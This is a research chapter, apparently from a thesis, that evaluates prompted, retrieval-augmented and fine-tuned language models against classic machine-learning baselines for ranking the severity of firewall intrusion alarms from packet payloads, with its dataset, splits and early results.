In the rest of the chapter, I first overview related literature (Sec. 3.2) and next detail the different system designs this chapter contrasts (Sec. 3.3). I describe the research questions, proprietary dataset, and methodology (Sec. 3.4), and report extensive experimental results (Sec. 3.5). Finally, I discuss limitations and future work (Sec. 3.6).

3.2 State of the Art

Various NLP techniques have been used for the detection of malicious patterns in textual data from diverse cybersecurity sources (such as emails, transaction logs, software code, and online social media). As summarized in the top portion of Table 3.1, these techniques can be categorized into four main approaches, which I overview in the following.

Traditional NLP Methods

Traditional NLP methods, such as Bag of Word (BOW), Term-Document Matrices (TDMS), and Term Frequency-Inverse Document Frequency (TF-IDF) [144], have been employed to represent text in a digital form, usually in combination with ML for various cybersecurity tasks. For instance, [145] use BOW with a Decision Tree for detecting intrusion attacks in in-vehicle networks, specifically focusing on the Controller Area Network (CAN) bus traffic and considering different combinations of data including the arbitration field (CAN-ID) and payload. Leveraging honeypot logs,

Table 3.1 State-of-the-art methods for cybersecurity using NLP, Word Embedding, Transformer, and LLM.

Application	Sec	Approach	[Ref] Year	Model	Task
Defense	2.1.1	Traditional NLP	[145] 2021	BOW + Decision Tree	Intrusion detection
		Traditional NLP	[109] 2022	Counter Vectorizer, TF-IDF, Word2Vec + Clustering	Shell attacks analysis
	2.1.2	Word Embedding	[146] 2021	DeepAMD (MLP)	Android malware detection
		Word Embedding	[147] 2021	PetaDroid (CNN Ensemble)	Android malware detection
		Word Embedding	[148] 2021	DarkVec (MLP)	Malaware traffic detection
	2.1.3	Transformer	[149] 2021	MalBERT (BERT-based)	Malware identification
		Transformer	[150] 2023	MalBERTv2 (BERT-based)	Malware identification
		Transformer	[151] 2022	SecureBERT (BERT-based)	Foundation model for security
		Transformer	[152] 2022	CAN-BERT (BERT-based)	Intrusion detection
		Transformer	[153] 2022	BERT-Log (BERT-based)	System logs Anomaly detection
		Transformer	[154] 2023	LogPrecis (BERT-based)	Honeypot shell log analysis
		Transformer	[155] 2024	Dom-BERT (BERT-based)	Malicious domain detection
	2.1.4	LLM	[143] 2023	SecurityCopilot (GPT-4)	Incident response
		LLM	[156] 2023	SecureLLM (BERT, Falcon-40B)	Threat detection and mitigation
		LLM	[157] 2023	SecureFalcon (Falcon-40B)	VC code vulnerability detection
		LLM	[158] 2023	CAN-SecureBERT (RoBERTa), CAN-LLAMA2 (Llama2-7B)	Intrusion detection and classification
		LLM	[159] 2023	ChatIDS (ChatGPT)	Explaining IDS alerts
		LLM	[160] 2023	netFound (Hierarchical transformer)	Foundation model for network security
Attack	2.2.1	LLM	[161] 2024	GPT-4	Website hacking
		LLM	[162] 2023	AutoGPT, GPT-3	Malware creation
		LLM	[163] 2023	GPT-3.5 GPT-4	Spear-phishing attacks
LLM Security	2.2.2	LLM	[164] 2024	GPT-3.5, GPT-4	LLM apps manipulation
		LLM	[165] 2020	GPT-2	Training data extraction
		LLM	[166] 2023	Pythia, GPT-Neo, LLaMA, Falcon, ChatGPT	Training data extraction
		LLM	[167] 2023	Small check	Leak of LLM internal design
		LLM	[168] 2023	Bart, mBart	LLM “intellectual property" protection

[109] uses frequency-based embedding (Counter Vectorizer, TF-IDF) to identify classes of attack patterns and explain attackers' objectives. *In this work, I leverage state-of-the-art ML and TF-IDF as a baseline for LLM.*

Neural Word Embeddings

Neural word embeddings, such as Neural-Bag-of-words, FastText and Word2Vec [101], are more modern word representations that capture language semantics and word inter-relationships. These embeddings are generally used in conjunction with DL architectures for malware detection tasks. For instance, [146] proposed the DeepAMD framework based on a simple Multi-layer Perceptron (MLP) architecture for detecting and identifying Android malware. PetaDroid[147] employs an ensemble of Convolutional Neural Network (CNN) on top of *Inst2Vec* features for Android malware detection, and uses DBScan for clustering malware families. DarkVec [148] learns embeddings of IP traffic patterns to detect malicious network activities. *As word embeddings have been superseded by more recent neural architectures, I disregard them in this chapter.*

Transformer-based Language Modeling

Transformer-based language models, particularly encoder-based models like BERT [102], have gained popularity in cybersecurity applications due to their ability to learn good, contextualized representations from words and entire sentences. Several studies have applied BERT to various security tasks, such as intrusion detection [152], anomaly detection in system logs [153], malware identification [149, 150] and malicious DNS domain detection [155]. Domain-specific language models like SecureBERT [151] have been developed to learn representations from the unique characteristics of cybersecurity text data. *Given the rising popularity of BERT-based security models, in this chapter I perform a thorough ablation study of BERT models for threat detection and classification.*

LLM for Cyber Defense

The emergence of LLMs has opened new possibilities for automating cybersecurity tasks. While the application of LLMs in this domain is still in the early stages, recent works have started exploring its potential. [156] introduced SecurityLLM combining a smaller BERT model for threat detection in IoT systems with a larger instruction-tuned LLM for incident response and recovery, acting as an assistant to network security analysts. To detect vulnerabilities in the specific case of C code, [157] utilize a tailored version of FalconLLM, achieving good accuracy. Other efforts include using LLMs for explaining IDS alerts to non-experts [159] and building foundation models for network security [160] to incorporate hierarchical and multi-modal attributes of network traffic inside the model, to be able to learn hidden contexts and favor generalization. To the best of our knowledge, despite RAG being a very popular technique [169], it has never been tested so far in the field of cybersecurity. *In this work, we are the first to directly compare transformer-based vs LLM-based and RAG-based classification performance (and defer a qualitative assessment of LLM explanation abilities to Appendix B).*

3.2.1 Other LLM-related Security Studies

As reported in the bottom of Table 3.1, LLMs have also been used for complementary cybersecurity tasks: these are still relevant as close in terms of approach, yet far from an application perspective.

LLM for Cyber Attacks

Researchers have studied the offensive capabilities of LLMs such as AutoGPT and GPT-3, to create malware [162] or spear-phishing attacks [163]. More recently, [161] assessed the ability of LLM agents to autonomously hack websites, revealing that GPT-4 demonstrates the required capabilities without explicit prior knowledge of specific vulnerabilities (succeeding 2/3 of the time w.r.t. much lower success rates for other models, including GPT-3.5).

Security of LLMs

A complementary viewpoint of the work on LLMs and security is instead concerned with the security and privacy of LLM-based systems themselves. [164] notoriously revealed a new attack vector called Indirect Prompt Injection, where adversaries remotely exploit LLM-augmented applications by injecting prompts into the data these applications access during inference.

Other work instead focuses on attacks to steal training data from LLMs [166, 165], attacks to reverse-engineer some of their internal design choices [167], methods to protect their "intellectual property" through watermarks [168], or methods that prove that a model was trained according to a given specification without revealing details about training data or model details [170].

3.2.2 Contributions

In a nutshell, this study is the first to provide a systematic comparison of a very wide range of state-of-the-art LLM and ML techniques for the purpose of cyberdefense, using payload as input. To provide fair, unbiased, and statistically significant results, we take care of avoiding methodological flaws that, while well known, are still common in ML studies for security [78].

3.3 Solutions overview

The goal of an AI firewall is, shortly, to (i) correctly detect a security incident and (ii) generate a description in natural language: Fig 3.1 depicts the high-level solutions we contrast in this work to achieve the above goal. This chapter mostly discusses the *quantitative* aspects related to *classification* abilities and defers to the appendix qualitative examples of textual description. Without loss of generality, we refer to the categorical class labels (e.g., benign/malicious, or more involved class definition) as ℓ in the following.

3.3.1 Prompt engineering

As a baseline, we employ a frozen pre-trained LLM with prompt engineering as in Fig. 3.1-(a). We opt for open-weight LLM models (such as Mistral [171] and LLama2 [172]) that can be deployed on-premise in a private cloud (for data privacy reasons), or on the public cloud (with access to GPT-3.5 [173] and GPT-4 [32]). The input of a model is raw packets P payload, and the output of the model is the class label ℓ (and a natural language explanation $\mathscr{E}$).

Aim The aim is to assess whether frozen LLM models alone can readily act as an AI firewall with minimal investment. As such, while we do experiment with several prompts, we do not aim at over-engineering the prompting part [174]. We further detail the frozen LLM baseline in Sec.3.4.4 and report results in Sec.3.5.1

3.3.2 Retrieval Augmented Generation (RAG)

As a second solution, we complement the frozen LLM with firewall data, accessible through a RAG [169] as in Fig.1-(b).

Offline phase We leverage ChromaDB and Langchain frameworks [175] to augment frozen LLMs with specific examples of malicious packet payloads P and associated classes ℓ, denoted as AttackDB in the picture. During an offline phase, the AttackDB is populated with a set of representative attacks by using embeddings of the payloads $e(P_i)$ (essentially, a high dimensional vectorial representation of the




Fig. 3.1 Synoptic of AI firewall solutions: (a) end-to-end solution through frozen LLM prompting; (b) RAG and frozen LLM; (c) decoupled classification with fine-tuned LLM (or ML) and incident reporting with frozen LLM.

payload), along with metadata such as $\forall \ell_i$ class label, and other useful information (such as a textual description $\texttt{eventName}_i$, $\texttt{eventID}_i$).

Inference phase At inference time, when presented with a new raw packet payload P_j, using $e(P_j)$ as the search key, RAG retrieves the top-k relevant payloads embeddings to $e(P_j)$ and the associated values (i.e., class ℓ, `eventName` descriptions). In practice, the top-k packets are those closest according to the cosine similarity metric in the embedding space. The metadata (class ℓ, `eventName` description) associated with these top-k embedded payload representations are then passed as additional input to a frozen LLM model for textual explanation. We expect this domain-specific knowledge to assist a fine-tuned LLM or a frozen LLM for the classification (ℓ) or textual explanation of security events.

Aim Setting up a RAG pipeline is marginally more involved than prompting: the aim of this baseline is thus to assess whether, by carefully engineering a sanitized task-specific AttackDB exploited with a RAG approach is sufficient to let frozen LLM models act as an AI firewall. Further details on the RAG strategy are provided in Sec. 3.4.4 and associated results are reported in Sec. 3.5.1.

3.3.3 Fine-tuned LLMs + Frozen LLMs

We finally consider a decoupled solution where a (i) specialized LLM (or ML) model provides accurate classification ℓ, whereas a (ii) foundational frozen LLM model is solely in charge of providing the natural language explanation $\mathscr{E}$.

Offline phase Task-specific LLM (or classic ML model) needs to be fine-tuned during the offline phase. We consider both (i) transformer-based models e.g., BERT [102] and variations thereof (such as UnixCoder, BigBird) of alternatives (such as models of GPT-2, Mistral-7B) as well as (ii) state-of-the-art ML models based on classic TF-IDF payload representation as a baseline. To provide a fair comparison, we fine-tune LLM and train ML models on the same (P, ℓ) class pairs (cfr Sec.3.4.4–3.4.4 and Appendix B).

Inference phase During the inference phase, specialized LLM (or ML) models can feed to the foundational frozen LLM model more than just the class label ℓ (e.g., additional meta-information such as `eventName`, attention, extracted keywords, etc.). Additionally, the foundational frozen LLM model can access and summarize *all* available information (such as the AttackDB through RAG, CTI information about IP of the alleged attackers, as well as raw packet payload P as in the previous solutions) to present human operators with a clear explanation of the event in natural language – which instead specialized task-specific models are unapt for.

Aim The intuition of this decoupled solution is to leverage a lean lightweight model for the classification task of large volumes of traffic and exploit the expressive power of LLM only for the rare cases that require human intervention. We introduce the state-of-the-art ML approaches in Sec.3.4.4, the set of LLM models we fine-tune in Sec.3.4.4, and report results in Sec.3.5.2.

3.4 Methodology

In Sec. 3.4.1, I formalize the proposed methodology and key research questions. I introduce the dataset in Sec. 3.4.2, and the evaluation scenarios in Sec. 3.4.3. I then detail the classification models in Sec. 3.4.4, while I defer the explanation generation to Appendix B.

3.4.1 Problem statement

The task of detecting security incidents from raw network traffic is framed as a *sequence classification* problem in the context of NLP. Given an input text sequence representing parsed network traffic (e.g., a packet header and payload), the goal is to predict the correct label ℓ as either a binary classification (malicious/benign) or as a 5 category (fine-grained risk level, cfr Sec.3.4.2 and Appendix B). For the sake of readability, and to gather *conservative results*, I mostly report results of the 5-category classification (which is harder than the binary problem).

At high level, the designed experiments address the following key research questions, which I phrase to provide insights and best practices for designing effective LLM-based network security incident detection systems. First, it is important to assess the *LLMs ease of adoption*: Are simple techniques such as prompting/RAG sufficient, or is fine-tuning LLM models necessary, for accurate classification of security events? Secondly, I perform a study on the LLM performance: Do fine-tuned LLMs offer advantages over traditional ML baselines, such as TF-IDF with state-of-the-art ML models? Are they capable of generalization? what is the expected performance in practice? Eventually, once assessed that simple techniques are not enough, and that fine-tuned LLMs are helpful, I delve deeper into the best LLM practices. Specifically, concerning fine-tuned LLMs, what are the best choices in terms of LLM *model sizes* (from 110M to 7B weights), *context window* (from 512 to 4096 tokens) and *pre-training* (language-only vs domain-specific)?

3.4.2 Dataset

For this chapter, we use a proprietary[1] collection of security events, corresponding to incidents detected by firewall rules from our on-premise as well as from customer deployments, collected across five months (from May 26th to October 10th, 2023). By design, the provenance of the data avoids the *Lab-only evaluation* pitfall, identi-

[1]The dataset is a sensitive asset which we cannot therefore release. We are investigating the possibility of releasing a curated fraction, but we have not received clearance to do so.

fied in [78] as the 3rd most frequent problem, common to 47% of the surveyed ML security studies.


Data sources

Each event is described by two data types: an (i) *Alarm Log*, a single JSON file giving the basic details of the type of attack identified (e.g., event ID, 5-tuple, application protocol, event name assigned by IDS, timestamps, etc.) and (ii) *Alarm Evidence*, a collection of JSON files containing plaintext payload dumped from Packet Capture (PCAP) associated with the event in the *Alarm Log*. As our goal is to apply ML directly to traffic captures, we restrict our attention to the set of 2.06M events having associated at least one packet capture with a non-empty payload. As it is well known that most IDS alarms are false positive classifications [8], the main goal is to correctly rank attacks into 5 decreasing severity levels ℓ: some classes pertain to malicious traffic (1: *Successful attack*, 2: *Virus, trojan and worm* and 3: *Unsuccessful attack attempt*) while other classes are related to either benign (4: *IDS false alarm*) or unspecified (5: *Other*) traffic. Additional details concerning data collection process are reported in Appendix B.


Spatio-temporal viewpoint

In particular, there are 232 applications in total in the dataset, with the top 5 (HTTP, DNS, SMB, HTTPS and UDP) representing 88% of the total events – an expected imbalance. These applications generate a set of precisely 2500 unique attack types (identified by their textual `eventName` description) for which their most frequent top-5 (top-10) represent 26.8% (35.6%) of the total. Further information about the attack types and details on the top-10 events are deferred to Appendix B.

As the data comes from active firewall deployments, we do not control the collection policies: as such, we cannot assume homogeneity across time in terms of the types of events captured. This is especially relevant for the study of deployments that need to adapt to evolving data [78]. We characterize the temporal evolution of events in Fig. 3.2, showing the cumulative distribution of events over time (left) as well as heatmaps by event names/attack severity according to months (middle/right), where we split the data in five bins of equal number of days (27.5). Regarding attack severity level ℓ (right), we observe a large imbalance in both spatial distribution



(a) Temporal evolution of the volume of events across categories.



(b) Number of alerts per month for the top-5 event names (left, corresponding to the first five events in Table B.1 of the Appendix), and event categories (right). The fill color indicates the percentage of samples each cell represents and is independent across the two plots. For the 4th top event name, all the events occurred in August and September. Also, those events corresponded to most of the data labelled as category 4 in the datasets.

Fig. 3.2 Temporal analysis of the dataset.

and temporal behaviour: successful attacks are very infrequent (severity class ℓ=1 comprises 787 events, representing less than 0.4% of the total) while most of the false positive and other traffic samples ($\ell \in [4,5]$) are concentrated in the third and fourth bins. In particular, most of the category ℓ=4 events are detected in a period of four days, ranging from Aug. 15th to 19th: this bursty behaviour is expected and represents a potential challenge for properly training ML and LLM models.

Temporal skew can similarly be found analyzing event names (middle): most SMB attacks (top-1 and top-3 in terms of frequency, attacks of severity ℓ=2) concentrate in Jun-Jul, while SSL weak hashing scans (top-4 frequency, severity ℓ=4) appear to be carried out mostly during Aug-Sep. This confirms the potential data drift that was previously hinted, as completely new types of attacks (i.e., zero-day previously unseen `eventName`) may start to appear after months of collection, which has consequences on the evaluation protocol to be put in place to avoid gathering biased results.

ML viewpoint

From an ML viewpoint, information in the Alarm log and Alarm evidence can be either used as input or output of the classification task. Generally speaking, the ML classifiers are presented with input readily available from the Alarm evidence, i.e., the 5-tuple flow identifier as well as the packet payload extracted from the raw traffic stream. When more than one packet is available, we further *concatenate* payloads of several packets belonging to the same event (i.e., associated to the same `eventID` in the log). As for the output, our classification target is the *severity of the identified attack* $\ell \in [1,5] \subset \mathbb{N}$, where the lower the value, the higher the severity.

Additionally, the IDS provides a *textual description* of the attack (`eventName`): we consider the `eventName` field as either (i) input to ML/LLM classifier for IDS-assistance, as well as (ii) intermediate output of the RAG classifier for IDS replacement. Concerning the latter case, recalling Fig.3.1-(b,c), the AttackDB can be queried through RAG to predict the most likely `eventName`, to be used as input by the risk severity classifier even in the absence of an IDS.

3.4.3 Data Splits and Evaluation Scenarios

To rigorously evaluate the performance and generalization capabilities of our AI Firewall, we curate our dataset of real-world network events to design several evaluation scenarios that avoid common pitfalls [78]. Table 3.2 summarizes the number of security events used for model training and testing, according to different splits we hereby motivate and describe. In a nutshell, we use a (i) *curated subset* with models of the OpenAI GPT family due to privacy issues, (ii) a *stratified split* to assess different models' capacity to learn from the data, isolating model limitations from the effects of potential data shifts and (iii) two *time-based splits*, to closely assess models' robustness to real-world conditions and data shifts.

Table 3.2 Dataset and associated computational cost: (left) Number of samples for stratified vs temporal splits and (right) training and inference (batch size 1) costs for ML, BERT and RAG models for the stratified split.

Data splits	Stratified	15/08-split	21/08-split
Train	17174	42245	42687
Validation	4294	10562	10672
Test	411626	575414	406449

Computational cost	ML	BERT	RAG
Train time (sec/sample)	0.25	0.7	0.02
Inference time (ms/sample)	0.07	40.3†/5.5‡	34.4
Inference rate (sample/sec)	13.7k	25†/181‡	29

† batch size B=1, ‡ batch size B=20

Curated subset

A balanced subset of 20 samples per class (100 overall), on which we gather clearance for testing with proprietary LLMs (i.e., OpenAI GPT) while preserving privacy, that we use to partly answer the first research question. Given its small size, the subset has anecdotal value and yields ballpark figures, but it allows manual validation of results.

Stratified selection

Stratified selection is typically used in ML for consistent performance evaluation, in that, it avoids the *sampling bias* present in many ML security studies (the most frequent problem, common to 60% of the studies surveyed in [78]).

Typically, we start by randomly splitting the full dataset into 80/20 for train/test purposes. To counter class imbalance in the training process, we create a fairly balanced subset by subsampling the train fold, ensuring the selection of at least one sample per each of the (`eventName`, `application`, ℓ) tuples and oversampling the minority classes. This yields a more balanced class distribution (despite successful attacks are still under-represented). The train subset is further split into train/validation sets with an 80/20 ratio, and the same train/validation folds are used for both LLM and ML workflows.

Finally, from the much larger portion (0.4M samples) of the original dataset left for test purposes, we ensure that no duplicate event (i.e., repeated attack from the same source with the same payload) is present in both the training and testing sets. We use stratified split to relatively compare ML vs LLM, and later for ablation studies to answer our last research question. We are aware that, unlike the train/-validation sets, the test set will still be affected by class imbalance: therefore, we will avoid the *inappropriate measure* pitfall (top-5 flaw present in 33% of the ML security studies [78]) by resorting to unbiased metrics (e.g., weighted accuracy and macro average F1 score) and reporting confidence intervals over multiple repetitions. The weighted accuracy (or balanced accuracy) is a metric that accounts for class imbalance by computing the average of recall values for each class, computed $\frac{1}{C}\sum_{i=1}^{C}\frac{TP_i}{TP_i+FN_i}$, where C is the number of classes, TP_i and FN_i are the true positives and false negative for class i.

Time-based splits

At the same time, stratified selection (or cross-fold validation) breaks temporal consistency and yields *temporal data snooping* from future events – a prevalent flaw in ML security (the second most frequent problem, found in 57% of the studies [78]). We therefore design two more realistic scenarios, where ML/LLM models predict future events based solely on past data, without control over the event distribution. This mimics the conditions of a real-world deployment, testing the models' ability to adapt to evolving threats.

We resort to temporal splits that conserve roughly the same magnitude of the 80/20 stratified splits: in particular, our dataset consists of network events collected during 138 days, with a strong data drift happening during mid-august as reported in Fig.3.2. We therefore consider two temporal splits, namely: (i) *15/08-split*: this split uses 82 days for training (until August 15th, so just *before* the drift) and the remaining 56 days for testing; (ii) *21/08-split*: this split uses 88 days for training (until August 21st, so just *after* the drift) and the remaining 50 days for testing. Clearly, (i) corresponds to a worst-case stress-testing for the generalization capability of the model, as the test split contains radically different zero-day attacks never seen in training (i.e. out-of-distribution), while (ii) corresponds to a mild stress-test[2], yielding a conservative performance assessment that is furthermore not affected by temporal data snooping.

After the temporal split, a similar subsampling approach is used to reduce the training/validation set sizes, whereas the test set corresponds to all security events happening after the split date. We extensively use the time-based splits to gather

[2]In that models are trained once and never updated, whereas in practice we would expect at least a weekly/monthly model update.

a conservative assessment of ML and LLM performance in real-world settings throughout the chapter.

3.4.4 Classification Models

Prompt engineering

We use few-shot prompting as a frozen-LLM baseline. We use a range of pre-trained LLM models of different size and openness, notably open-source LLM with on-premise deployment model that keeps data private (Llama2 7B and 13B [172], and Mistral 7B[171]) as well as proprietary LLMs with cloud-based API access that exposes data to third parties (OpenAI GPT-3.5 and GPT-4 [32]). For each input event, we construct a prompt that includes the task description, the input payload, as well as instructions and examples to classify the event into one of the five categories: the model output is then parsed to extract the predicted label. While we experiment with a set of prompts (the finally used prompts are reported in Appendix B), we do not want to invest too much time in prompt (over) engineering [174]: our goal is to assess the current level of ease of deployment with limited effort, i.e., if the problem is already solved by the most powerful models available in the academia/market. When leverage frozen models, the running time of a single inference is around 10 seconds.

Retrieval Augmented Generation (RAG)

For our RAG baseline, we employ a dense passage retrieval system implemented using ChromaDB with state-of-the-art embedding models [176, 177]. While the full system employs RAG for textual explanation, to provide a fair comparison with prompting, LLM and ML for classification, we also directly measure the ability of RAG to correctly classify payload as an intermediate step, with the methodology explained in Sec.3.5.1.

As the complexity of setting up RAG is marginal with respect to that of a fine-tuning LLM/ML pipeline (also notice from the left portion of Table 3.2 that training time for RAG is the lowest), by comparing RAG vs prompting we still assess the ease of deployment with limited effort. Instead, by comparing the performance of

RAG to that of fine-tuned LLMs, we can assess the extent to which LLMs are simply memorizing known patterns vs their generalization ability.

State-of-the-art ML baseline

In this study, we pay particular attention to avoiding being blinded by the LLM hype: otherwise stated, we put as much care and effort into constructing the traditional ML solution, as much as we put into constructing the LLM ones. We, therefore, employ a state-of-the-art ML baseline, avoiding the *inappropriate baseline* pitfall (P6 in [78], 20% prevalence).

Using the same folds in Table 3.2 for a fair comparison, we train several ML models, for over 50 hyperparameter combinations (details deferred to Appendix B) on classic TF-IDF [144] representation of the input data. We then assess the performance of these ML models on the validation fold to select the *best performing one*, to finally gather performance results on the test set. Purposely excluding deep learning methods (of which we focus on the next section), we include methods that work well on imbalanced data (Logistic Regression, Ridge Classifier, and Complement Naive Bayes) as well as methods successfully used across a very wide spectrum of classification tasks (Random Forest, Support Vector Machines and Gradient Boosting Classifier). On the one hand, this approach can be seen as a *strong ML baseline* for a conservative performance comparison with LLMs in the context of this study. On the other hand, it is also amenable for practical deployment, as ML models could be periodically re-trained with a sliding window approach, and the best-selected model could be used for the current period until the next retrain. Using a strong ML baseline and a principled analysis methodology, we can reliably assess whether LLM encoding abilities offer a statistically significant advantage over a traditional state-of-the-art ML approach.

Fine-tuned LLM Encoders

Pre-trained LLMs provide rich, contextual representations of textual data. These models are trained using self-supervision techniques to predict the next token (or masked tokens, etc.) on vast amounts of unlabeled text data. Recent work [95] has shown that fine-tuning pre-trained LMs on downstream tasks, such as sequence classification, often yields state-of-the-art performance with minimal amount of task-specific training data. In our case, we aim at fine-tuning LLMs for attack severity prediction based on payload input. In practice, we fine-tune[3] several models: to outline best LLM practices, we assess the impact of (i) *model size* by contrasting BERT, GPT-2 (small, medium, and large) and Mistral-7B (Sec.3.5.4) and of (ii) *model architecture* by contrasting BERT, BigBird, SecureBERT and UniXcoder (Sec.3.5.4).

• *BERT:* Bidirectional Encoder Representations from Transformers (BERT) [102] is a transformer-based model pre-trained using a combination of masked language modeling (MLM) and next sentence prediction (NSP) objectives, employing a bidirectional architecture: this allows it to condition on both left and right context, making it well-suited for sequence classification tasks. We employ a BERT model with 110M parameters and a maximum sequence length of 512 tokens.

• *BigBird:* As BERT limits input to 512 tokens, which implies truncation of packet payload, we also consider *BigBird* [178], a $\sim$110M parameters model that handles 4096 tokens long input sequences through a *sparse attention* mechanism.

• *UniXcoder:* Since BERT is not specifically designed to handle packet payload input, we include UniXcoder [179], a $\sim$110M parameters model that can process both natural language *and programming language* inputs, which might better suit to encode network data.

• *SecureBERT:* We also evaluate the cybersecurity-specific model SecureBERT [151], which has been trained using a large corpus of cybersecurity resources based on the RoBERTa model and has achieved very promising results in grasping cybersecurity language.

• *GPT-2:* Additionally, we fine-tune the latest open-source version of OpenAI GPT-2 family [180], which allows us to also assess classification performance across a range of model sizes from 117M (GPT-2 small), to 345M (GPT-2 medium) and 774M (GPT-2 large) parameters.

• *Mistral-7B:* The largest model we fine-tune for classification tasks is Mistral [171] a 7B billion parameter model that uses Grouped-Query Attention (GQA) for faster inference, coupled with sliding window attention (SWA) to handle sequences of arbitrary length at reduced inference cost.

[3]As dataset is proprietary and sensitive, we do not obtain clearance to release weights of the LLM models we fine-tune either.

	Open-weight, on-premise			Proprietary, cloud	
M:	**Llama2**	**Llama2**	**Mistral**	**GPT-3.5**	**GPT-4**
W:	7B	13B	7B	20B†	1.5T†
W:	0.28	0.29	0.33	0.27	0.45
F1:	0.34	0.30	0.28	0.32	0.46

CM:

CM	Llama2 7B	Llama2 13B	Mistral 7B	GPT-3.5	GPT-4
1	14 1 5 0 0	9 10 1 0 0	1 2 6 4 7	10 0 5 4 1	11 0 3 6 0
2	16 1 3 0 0	1 19 0 0 0	1 1 11 0 7	8 10 1 1 0	13 5 0 2 0
3	7 0 13 0 0	4 15 1 0 0	2 7 10 1 0	16 2 2 0 0	17 0 3 0 0
4	20 0 0 0 0	15 2 3 0 0	0 0 11 6 3	8 1 6 5 0	9 0 3 8 0
5	2 17 1 0 0	0 20 0 0 0	0 0 2 3 15	5 0 12 3 0	0 0 2 0 18

M: model, **W**: # weights († popular estimates for GPT models size), **W**: weighted accuracy, **CM**: confusion matrix

Fig. 3.3 *Prompt engineering*: Macro average recall (weighted accuracy), macro average F1 score and Confusion matrix of different frozen LLMs, for payload + 5-tuple input on the curated dataset.

- *Fine-tuning hyperparameters:* Deferred to Appendix B for space constraints.

3.5 Experimental results

In this section, we answer the three research questions introduced in Section 3.4.

3.5.1 Ease of deployment

Prompt engineering

Using the representative subset of 100 balanced samples, we perform prompt engineering using different LLMs and summarized the results in Table 3.3. It is easy to gather that the performance of both open-weight LLMs as well as proprietary LLMs are different (F1 score 0.28-0.46) yet unsurprisingly similar across all models (except GPT-4), but unsatisfactory for IDS replacement (even in case of GPT-4). Additionally, the confusion matrices reported at the bottom of Table 3.3 show that except for Mistral, a large number of events are (wrongly) classified as successful attacks (notice the first column).

Not shown in the sake of space, we also perform experiments by additionally feeding frozen LLMs with the actual `eventName` gathered from the IDS, which by definition of the problem possibly contains false positives. Interestingly, doing so actually *deteriorates* the overall performance, as this increases the odds that frozen LLMs believe false alarms to be successful attacks. While this could probably be countered by altering the prompting, we believe that effort should be targeted to the analysis of more sophisticated and carefully engineered solutions.

RAG alone

We next turn our attention to the performance of RAG for attack classification. To conduct a statistically significant analysis, we refrain from assessing the full end-to-end RAG pipeline which would entail analyzing the natural language output of the frozen LLM, and instead focus on the intermediate RAG-specific contribution: otherwise stated, we assess the quality of the top-k information retrieved from the AttackDB and passed to the frozen LLM. This allows us to analyze the full dataset and the different scenarios shown early in Table 3.2. We recall that given a specific scenario (stratified or time-split), all the training and validation samples are ingested into the AttackDB, and all test samples are used for performance evaluation. Performance is reported in Table 3.3.

Table 3.3 *RAG retrieval performance*: Weighted accuracy for severity classification (left) and Recall@{1,2,3} for `eventName` retrieval (right) on all scenarios, for payload + 5-tuple input and two RAG embedding models. Performance metrics were reported as Median ± 0.5*IQR (inter-quartile range) of 50 bootstrapped resamples of the experimental results.

Scenario	**Embedding model**	**Class: $\ell \in [1,5]$**	**Class: `eventName`**		
		Weighted accuracy	**Recall@1**	**Recall@2**	**Recall@3**
Stratified	all-mpnet-base-v2	0.818 ± 0.006	$0.696 \pm 3.9 \cdot 10^{-4}$	$0.758 \pm 4.7 \cdot 10^{-4}$	$0.788 \pm 4.8 \cdot 10^{-4}$
	all-MiniLM-L6-v2	0.817 ± 0.004	$0.622 \pm 3.8 \cdot 10^{-4}$	$0.680 \pm 4.9 \cdot 10^{-4}$	$0.708 \pm 4.9 \cdot 10^{-4}$
15/08-split	all-mpnet-base-v2	0.623 ± 0.005	$0.568 \pm 4.8 \cdot 10^{-4}$	$0.614 \pm 4.0 \cdot 10^{-4}$	$0.638 \pm 3.8 \cdot 10^{-4}$
	all-MiniLM-L6-v2	0.614 ± 0.005	$0.513 \pm 3.5 \cdot 10^{-4}$	$0.556 \pm 4.4 \cdot 10^{-4}$	$0.577 \pm 3.4 \cdot 10^{-4}$
